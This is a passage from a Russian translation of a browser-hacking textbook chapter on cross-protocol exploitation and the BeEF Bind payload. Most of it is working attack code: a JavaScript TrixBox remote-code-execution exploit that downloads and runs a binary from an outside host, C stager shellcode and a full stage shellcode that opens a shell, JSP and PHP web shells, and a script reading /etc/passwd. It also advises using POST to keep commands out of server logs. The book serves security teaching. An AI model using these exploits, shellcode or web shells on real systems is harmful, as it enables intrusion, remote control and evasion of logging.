


Рис. 10.29. Взаимодействие со скомпрометированной системой посредством BeEF Bind

Чтобы упростить процесс, для взаимодействия с шелл-кодом следует использовать командный модуль BeEF `beef_bind_shell`. Схема на рис. 10.30 дает общее представление об атаке и показывает, как она развивает предыдущую атаку IPE. Отчетливо видно, что двунаправленный канал обмена проходит исключительно через браузер и остается внутри границ внутренней сети перехваченного браузера.




Рис. 10.30. Общая схема эксплуатации ActiveFax с шелл-кодом BeEF Bind: обмен между BeEF Bind и управляющей системой проходит через перехваченный браузер внутри интранета

Главное преимущество BeEF Bind состоит в том, что исходящий канал связи больше не приходится угадывать. Не нужно предсказывать открытый исходящий порт или применять туннелирование HTTP либо DNS для выхода из сети. Используется уже существующий канал обмена через веб-браузер, что в конечном счете повышает вероятность успешной эксплуатации.

Эта атака наглядно показывает концепцию браузера как плацдарма. Перехватив браузер, вы получаете обзор внутренней сети. Все доступные из него системы внутренней сети сидят там в скуке и одиночестве, ожидая эксплуатации. Так почему бы не использовать браузер как эффективную точку перехода при отправке эксплойтов?

Пример межпротокольной эксплуатации TrixBox

Как вы выяснили в главе 9, одна из версий TrixBox была уязвима к удаленному исполнению команд. В предыдущей главе это демонстрировалось посредством обратного сетевого соединения.

Расширение атаки с помощью BeEF Bind показывает, как обратное соединение можно направить через перехваченный браузер. Это обойдет возможные пограничные средства обнаружения и предотвращения.

TrixBox работает в CentOS Linux, а конфигурация `iptables` по умолчанию не блокирует входящий или исходящий сетевой трафик. Это делает систему идеальной целью для BeEF Bind.

Следующий код, внедренный в перехваченный браузер цели, эксплуатирует те же уязвимости TrixBox, что обсуждались ранее. Однако на этот раз результатом становится запуск двоичного Stager BeEF Bind в целевой системе:

```
var uri = "http://172.16.37.155/user/index.php";
/* Команда для исполнения посредством PHP exec:
 * 1. Получить 32-битный ELF BeEF Bind
 * 2. Сделать двоичный файл исполняемым
 * 3. Запустить его в фоновом режиме
*/
var cmd = btoa("/usr/bin/wget -O /tmp/BeEF_bind " +
"http://browserhacker.com/BeEF_bind " +
"&& /bin/chmod +x /tmp/BeEF_bind && " +
"/tmp/BeEF_bind > /dev/null 2>&1 & echo $!");
// Тело POST. Предыдущая команда декодируется из base64,
// а затем исполняется PHP-функцией exec
var body = "langChoice=<?php exec(base64_decode('" + cmd + "'));?>%00";
var xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type",
 "application/x-www-form-urlencoded");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
console.log("Sending first request with RCE vector...");
function getCookie(name){
  name += '=';
  var parts = document.cookie.split(/;\s*/);
  for (var i = 0; i < parts.length; i++){
    var part = parts[i];
    if (part.indexOf(name) == 0)
      return part.substring(name.length)
  }
  return null;
}

function trigger(){
 // Текущий cookie сеанса
 var phpsessid = getCookie("PHPSESSID");
 console.log("Using PHPSESSID: " + phpsessid);

 // Чтобы инициировать исполнение кода, необходимо вычислить содержимое
 // сериализованного PHP-массива $_SESSION
 var body = "langChoice=../../../../../../../../../../tmp/sess_"
 + phpsessid + "%00";
 var xhr_trigger = new XMLHttpRequest();
 xhr.open("POST", uri, true);
 xhr.setRequestHeader("Content-Type",
  "application/x-www-form-urlencoded");
 xhr.setRequestHeader('Accept','*/*');
 xhr.setRequestHeader("Accept-Language", "en");
 xhr.send(body);
 console.log("Sending second to trigger RCE...\n" +
 "BeEF Bind ELF should now be listening on port 4444.");
}
setTimeout(function(){trigger();}, 3000);
```

Эксплойт загружает двоичный файл `BeEF_Bind` с `http://browserhacker.com`. Затем он меняет права доступа, делая файл исполняемым, и наконец запускает его в фоновом режиме.

В данном случае `BeEF_Bind` - 32-битный ELF-файл Linux, содержащий функциональность Stager BeEF Bind из предыдущего раздела. Следующий код C компилирует шелл-код Stager в двоичный файл; готовый файл также доступен на https://browserhacker.com:

```
#include <stdio.h>
#include <sys/mman.h>
#include <string.h>
#include <stdlib.h>
// Компиляция GCC в Linux:
// gcc -fno-stack-protector -z execstack -o BeEF_bind BeEF_bind.c
int (*sc)();
// 32-битный Stager BeEF Bind для Linux
char shellcode[] = "\xfc\x31\xc0\x31\xd2\x6a\x01\x5b\x50\x40"+
"\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\xc6\x6a\x0e\x5b"+
"\x6a\x04\x54\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80"+
"\x6a\x02\x5b\x52\x68\x02\x00\x11\x5c\x89\xe1\x6a\x10\x51\x56"+
"\x89\xe1\x6a\x66\x58\xcd\x80\x43\x43\x53\x56\x89\xe1\x6a\x66"+
"\x58\xcd\x80\x43\x52\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x96"+
"\x93\xb8\x06\x00\x00\x00\xcd\x80\x6a\x00\x68\xff\xff\xff\xff"+
"\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x6a\x00\x89\xe3\x6a\x5a"+
"\x58\xcd\x80\x89\xc7\x66\xba\x00\x10\x89\xf9\x89\xf3\x6a\x03"+

"\x58\xcd\x80\x6a\x06\x58\xcd\x80\x81\x3f\x63\x6d\x64\x3d\x74"+
"\x03\x47\xeb\xf5\x6a\x04\x58\x01\xc7\xff\xe7";
int main(int argc, char **argv) {
   char *ptr = mmap(0, sizeof(shellcode),
    PROT_EXEC | PROT_WRITE | PROT_READ, MAP_ANON | MAP_PRIVATE,
    -1, 0);
   if (ptr == MAP_FAILED) {perror("mmap");exit(-1);}
   memcpy(ptr, shellcode, sizeof(shellcode));
   sc = (int(*)())ptr;
   (void)((void(*)())ptr)();
   printf("\n");
   return 0;
}
```

На этом этапе Stager BeEF Bind должен прослушивать TCP-порт 4444, как видно на рис. 10.31.

```
[trixbox1.localdomain tmp]# netstat -nap | grep tcp
tcp        0      0 0.0.0.0:6600                0.0.0.0:*                   LISTEN      2853/ircd
tcp        0      0 0.0.0.0:3306                0.0.0.0:*                   LISTEN      2806/mysqld
tcp        0      0 0.0.0.0:5038                0.0.0.0:*                   LISTEN      3071/asterisk
tcp        0      0 0.0.0.0:111                 0.0.0.0:*                   LISTEN      2440/portmap
tcp        0      0 0.0.0.0:21                  0.0.0.0:*                   LISTEN      2703/vsftpd
tcp        0      0 0.0.0.0:951                 0.0.0.0:*                   LISTEN      2465/rpc.statd
tcp        0      0 127.0.0.1:25                0.0.0.0:*                   LISTEN      2912/master
tcp        0      0 0.0.0.0:4444                0.0.0.0:*                   LISTEN      9278/BeEF_bind
tcp        0      0 0.0.0.0:4445                0.0.0.0:*                   LISTEN      3132/perl
tcp        0      0 127.0.0.1:33013             127.0.0.1:5038              ESTABLISHED 3132/perl
tcp        0      0 127.0.0.1:5038              127.0.0.1:33013             ESTABLISHED 3071/asterisk
tcp        0      0 :::80                       :::*                        LISTEN      9258/httpd
tcp        0      0 :::22                       :::*                        LISTEN      2627/sshd
```

Рис. 10.31. ELF Stager BeEF Bind, работающий на порту 4444

Теперь можно отправить Stage для исполнения. Следующий JavaScript работает даже межисточниково, поскольку BeEF Bind возвращает заголовок `Access-Control-Allow-Origin` со значением-шаблоном (да, в данном случае это безопасно!):

```
// 32-битный Stage BeEF Bind для Linux
var BeEF_Bind_Stage =
"\xfc\x31\xd2\x6a\x02\x59\x52\x52\x89\xe3\x6a\x2a\x58"+
"\xcd\x80\x49\x67\xe3\x02\xeb\xf1\x31\xdb\x6a\x02\x58"+
"\xcd\x80\x3d\x00\x00\x00\x00\x0f\x84\xe4\x01\x00\x00"+
"\x8b\x5c\x24\x08\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04"+
"\x6a\x06\x58\xcd\x80\x8b\x1c\x24\x6a\x04\x59\x68\x00"+
"\x08\x00\x00\x5a\x6a\x37\x58\xcd\x80\x6a\x00\x68\xff"+
"\xff\xff\xff\x6a\x22\x6a\x07\x68\x00\x10\x00\x00\x68"+
"\x00\x00\x00\x00\x89\xe3\x6a\x5a\x58\xcd\x80\x89\xc7"+
"\x81\xc4\x18\x00\x00\x00\x31\xd2\x31\xc0\x6a\x01\x5b"+
```

```
"\x50\x40\x50\x40\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89"+
"\xc6\x81\xc4\x0c\x00\x00\x00\x6a\x0e\x5b\x6a\x04\x54"+
"\x6a\x02\x6a\x01\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81"+
"\xc4\x14\x00\x00\x00\x6a\x02\x5b\x52\x68\x02\x00\x11"+
"\x5c\x89\xe1\x6a\x10\x51\x56\x89\xe1\x6a\x66\x58\xcd"+
"\x80\x81\xc4\x14\x00\x00\x00\x43\x43\x53\x56\x89\xe1"+
"\x6a\x66\x58\xcd\x80\x81\xc4\x08\x00\x00\x00\x43\x52"+
"\x52\x56\x89\xe1\x6a\x66\x58\xcd\x80\x81\xc4\x0c\x00"+
"\x00\x00\x96\x93\xb8\x06\x00\x00\x00\xcd\x80\xb9\x00"+
"\x10\x00\x00\x49\x89\xfb\x01\xcb\xc6\x03\x00\xe3\x05"+
"\xe9\xf1\xff\xff\xff\x66\xba\x00\x04\x89\xf9\x89\xf3"+
"\x6a\x03\x58\xcd\x80\x57\x56\x89\xfb\xb9\x00\x04\x00"+
"\x00\x81\x3b\x63\x6d\x64\x3d\x74\x09\x43\x49\xe3\x3a"+
"\xe9\xef\xff\xff\xff\x89\xd9\x81\xc1\x03\x00\x00\x00"+
"\x8b\x5c\x24\x14\x41\x6a\x01\x5a\x6a\x04\x58\xcd\x80"+
"\x80\x39\x0a\x75\xf2\x68\x00\x00\x00\x00\x68\x01\x00"+
"\x00\x00\x89\xe3\x31\xc9\xb8\xa2\x00\x00\x00\xcd\x80"+
"\x81\xc4\x08\x00\x00\x00\xe8\x62\x00\x00\x00\x48\x54"+
"\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30\x20\x4f\x4b"+
"\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70"+
"\x65\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d"+
"\x0a\x41\x63\x63\x65\x73\x73\x2d\x43\x6f\x6e\x74\x72"+
"\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d\x4f\x72\x69\x67"+
"\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x34"+
"\x38\x0d\x0a\x0d\x0a\x5e\x81\xc7\x00\x04\x00\x00\xb9"+
"\x62\x00\x00\x00\xf3\xa4\x5f\x5e\x8b\x1c\x24\x89\xf1"+
"\x81\xc1\x00\x04\x00\x00\x81\xc1\x62\x00\x00\x00\x68"+
"\x86\x0b\x00\x00\x5a\x6a\x03\x58\xcd\x80\x89\xfb\x89"+
"\xf1\x81\xc1\x00\x04\x00\x00\xba\xe8\x0b\x00\x00\x6a"+
"\x04\x58\xcd\x80\x6a\x06\x58\xcd\x80\x89\xf7\xe9\x63"+
"\xfe\xff\xff\x8b\x5c\x24\x0c\x6a\x06\x58\xcd\x80\x31"+
"\xdb\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x08\x6a\x29\x58"+
"\xcd\x80\x8b\x1c\x24\x6a\x06\x58\xcd\x80\x31\xdb\x43"+
"\x6a\x06\x58\xcd\x80\x8b\x5c\x24\x04\x6a\x29\x58\xcd"+
"\x80\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\xa4\xcd\x80"+
"\x31\xc0\x50\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"+
"\x6e\x89\xe3\x6a\x0b\x58\xcd\x80";
var uri = "http://172.16.37.155:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

Этот код отправляет межисточниковый POST-запрос слушателю BeEF Bind Stager на порту 4444. Значением параметра `cmd` служит Linux Stage, который добавляется в память, а затем исполняется и обрабатывается первоначальным Stager. После доставки Stage через перехваченный браузер можно исполнять команды операционной системы. Как видно на рис. 10.32, заголовки CORS BeEF Bind позволяют межисточниково получать результаты команд.




Рис. 10.32. Отправка команды `netstat` в BeEF Bind

В данном случае шелл-код BeEF Bind использовался как заранее скомпилированный двоичный файл для систем Linux. Этот пример показывает мощь BeEF Bind как средства двунаправленного взаимодействия с эксплуатируемой службой интранета.

Использование BeEF Bind как веб-оболочки

В предыдущем примере TrixBox эксплойт загружал и исполнял двоичный файл BeEF Bind. Другой подход - воспроизвести логику шелл-кода BeEF Bind на разных языках, например Java, ASP.NET или PHP.

Нацеливаясь на уязвимое веб-приложение, как в конце главы 9, часто требуется создать бэкдор, доступный как новый веб-ресурс по определенному URL. Например, рассмотренные ранее эксплойты JBoss и GlassFish показывали возможность развернуть новый файл JSP или WAR. После развертывания его можно использовать для запуска команд ОС в целевой системе. С PHP или ASP.NET тот же результат достигается, если благодаря RCE или уязвимости загрузки файлов удается добавить файл в путь веб-приложения.

В таких случаях вместо загрузки и исполнения двоичного BeEF Bind можно перенести логику шелл-кода BeEF Bind на любой серверный язык веб-приложений. Иными словами, создать веб-оболочку BeEF Bind.

Для обмена перехваченного браузера с веб-оболочкой необходимо перенести три главные возможности BeEF Bind:

• Каждый HTTP-ответ должен содержать `Allow-Access-From-Origin: *`, чтобы разрешить двунаправленное межисточниковое взаимодействие с перехваченным браузером.

• Страница должна принимать POST-запрос (`Content-Type: text/plain` или `application/x-www-form-urlencoded`) с параметром `cmd`, содержащим исполняемую команду.
• Вывод исполненной команды должен возвращаться в HTTP-ответе.

Следующая JSP удовлетворяет всем этим требованиям и может использоваться в сценариях эксплуатации из главы 9:

```
<%@ page import="java.util.*,java.io.*"%>
<%
// Требуется для межисточникового взаимодействия
response.setHeader("Access-Control-Allow-Origin", "*");
try{
// Требуется для обработки данных text/plain
BufferedReader br = request.getReader();
String line = br.readLine();
if(line != null){
 String[] cmds = line.split("cmd=");
 if(cmds.length > 0){
   String cmd = cmds[1];
   // Исполняем команду
   Process p = Runtime.getRuntime().exec(cmd);
   // Читаем вывод команды
   OutputStream os = p.getOutputStream();
   InputStream in = p.getInputStream();
   DataInputStream dis = new DataInputStream(in);
   String disr = dis.readLine();
   while(disr != null){
    out.println(disr);
    disr = dis.readLine();
   }
 }
}}catch(Exception e){
out.println("Exception!!");
}
%>
```

Предположим, предыдущий JSP-файл успешно развернут на уязвимом сервере JBoss 6.0.0.M1 тем же эксплойтом, который обсуждался в главе 9, и теперь расположен как `BeEF_Bind.jsp`. С новой JSP-страницей можно взаимодействовать межисточниково благодаря заголовку `Access-Control-Allow-Origin: *`, возвращаемому в каждом HTTP-ответе. Кроме того, JSP правильно разберет POST-запрос `text/plain` с исполняемой командой в параметре `cmd`.

JavaScript-код межисточникового взаимодействия перехваченного браузера с новой веб-оболочкой JSP BeEF Bind очень похож на показанный ранее в этой главе:

```
var uri = "http://browservictim.com";
var port = 8080;
var path = "BeEF_Bind.jsp";
var cmd = "cat /etc/passwd"
xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
 if(xhr.readyState == 4) {
  console.log(xhr.responseText);
 }
}
xhr.open("POST", uri + ":" + port + "/" + path, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("cmd=" + cmd);
```

Как видно на рис. 10.33, POST-запрос отправляется межисточниково, а результаты команды возвращаются перехваченному браузеру в HTTP-ответе. По комментариям в `/etc/passwd` можно догадаться, что JBoss работает в OS X.




Рис. 10.33. Вывод команды отображается в консоли JavaScript

Подход, реализованный в JSP, можно воплотить и на других серверных языках. Пока вы управляете заголовком CORS в HTTP-ответе и можете исполнять команды ОС, прием остается применимым.

Та же логика на PHP требует всего двух строк:

```
<?php header("Access-Control-Allow-Origin: *");
 echo @system($_POST['cmd']); ?>
```

Затем для взаимодействия с этим сценарием можно применить рассмотренный JavaScript, просто изменив `Content-Type`:

```
xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```

В целом POST-запрос предпочтительнее GET, поскольку веб-сервер Apache по умолчанию не записывает тело POST-запроса в журнал:

```
172.16.37.1 - - [10/Aug/2013:12:31:56 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 54884
"http://browserhacker.com/" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"
172.16.37.1 - - [10/Aug/2013:12:32:10 +0100]
"POST /BeEF_Bind.php HTTP/1.1" 200 5766
"http://browserhacker.com/" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.8; rv:22.0)
Gecko/20100101 Firefox/22.0"
```

BeEF Bind задуман как легковесная, не зависящая от платформы полезная нагрузка. Он злоупотребляет недостатками приложений, открывая внутренние каналы для дальнейшего взаимодействия и эксплуатации. Двухфазная архитектура позволяет внедрить первоначальный Stager при довольно жестких ограничениях, а более крупные Stages доставить позднее.

Благодаря открытому веб-интерфейсу CORS затронутой системе можно отправлять любые дальнейшие команды ОС. Кроме того, сравнительно простая конструкция BeEF Bind позволяет перенести его на множество языков.

Итоги

Приемы из этой главы были направлены против сетевых устройств и протоколов без HTTP. Помимо эксплуатации веб-интерфейсов сетевых устройств, большинство атак было сосредоточено на межпротокольных сценариях.

Прямое взаимодействие веб-браузера с сервером IRC не является стандартным вариантом использования, однако, как было показано, оно вполне возможно. Едва ли такое взаимодействие предусматривалось при разработке браузеров. Атаки используют браузер как промежуточный узел для взаимодействия со службами без HTTP, а в некоторых случаях эксплуатируют их почти стандартными методами.

Приемы межпротокольного взаимодействия и межпротокольной эксплуатации позволяют запускать эксплойты против мягкого подбрюшья сети. Во многих случаях это даже избавляет от необходимости пробиваться через укрепленные пограничные средства, такие как сетевые межсетевые экраны. Эти методы часто опровергают предположение: "Если устройство находится в интранете, значит, оно защищено".

В этой главе вы также изучили полезную нагрузку BeEF Bind. Она позволяет косвенно взаимодействовать с целью, эксплуатированной посредством IPE. BeEF Bind дает возможность направить канал обмена через браузер, не создавая заметного исходящего соединения через межсетевой экран. Это намного более скрытный способ обратной связи с сервером BeEF.

Многие атаки были сосредоточены на расширении доступного вам сетевого доступа: через несанкционированные изменения или эксплуатацию дополнительных служб. Многие из этих векторов все еще находятся на ранней стадии развития, а возможности межисточниковой эксплуатации других невеб-протоколов из браузера остаются интересной областью для исследователей безопасности.

Вопросы

1. Опишите, как получить внутренний сетевой IP-адрес цели и почему этот шаг важен.
2. Если определить внутренний сетевой IP-адрес цели не удается, что еще можно сделать для выявления ее подсети?
3. Почему запрет портов является важным средством защиты?
4. Как проверить, действительно ли открыты TCP-порты 22, 25 и 143, запрещенные всеми браузерами?
5. Объясните атаку NAT Pinning.
6. Обходится ли SOP при достижении межпротокольного взаимодействия?
7. Опишите межпротокольную эксплуатацию и приведите пример.
8. Каковы ограничения межпротокольной эксплуатации?

9. Почему BeEF Bind разделен на два запроса и что это за запросы?
10. Почему CORS важен для BeEF Bind?

Ответы на вопросы доступны на сайте книги `https://browserhacker.com` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Mozilla. "748343 - remove support for 'java' DOM object" (2012). bugzilla.mozilla.org
[2] [назад] Lars Kindermann. "My Address Java Applet" (2011). reglos.de
[3] [назад] W3C. "WebRTC 1.0" (2011). dev.w3.org
[4] [назад] Louis Stowasser. "WebRTC and the Ocean of Acronyms" (2013). hacks.mozilla.org
[5] [назад] M. Hanley, V. Jacobson и C. Perkins. "SDP: Session Description Protocol" (2013). tools.ietf.org
[6] [назад] Nathan Vander Wilt. "Detecting Internal IP address with WebRTC" (2013). twitter.com
[7] [назад] Robert Hansen. "XHR ping sweeping in Firefox 3.5" (2009). ha.ckers.org
[8] [назад] SPI Dynamics Labs. "Detecting, Analyzing, and Exploiting Intranet Applications using JavaScript" (2006). rmccurdy.com
[9] [назад] Jeremiah Grossman. "Hacking intranet websites from the outside" (2006). blackhat.com
[10] [назад] Petko Petkov. "JavaScript portscanner" (2006). gnucitizen.org
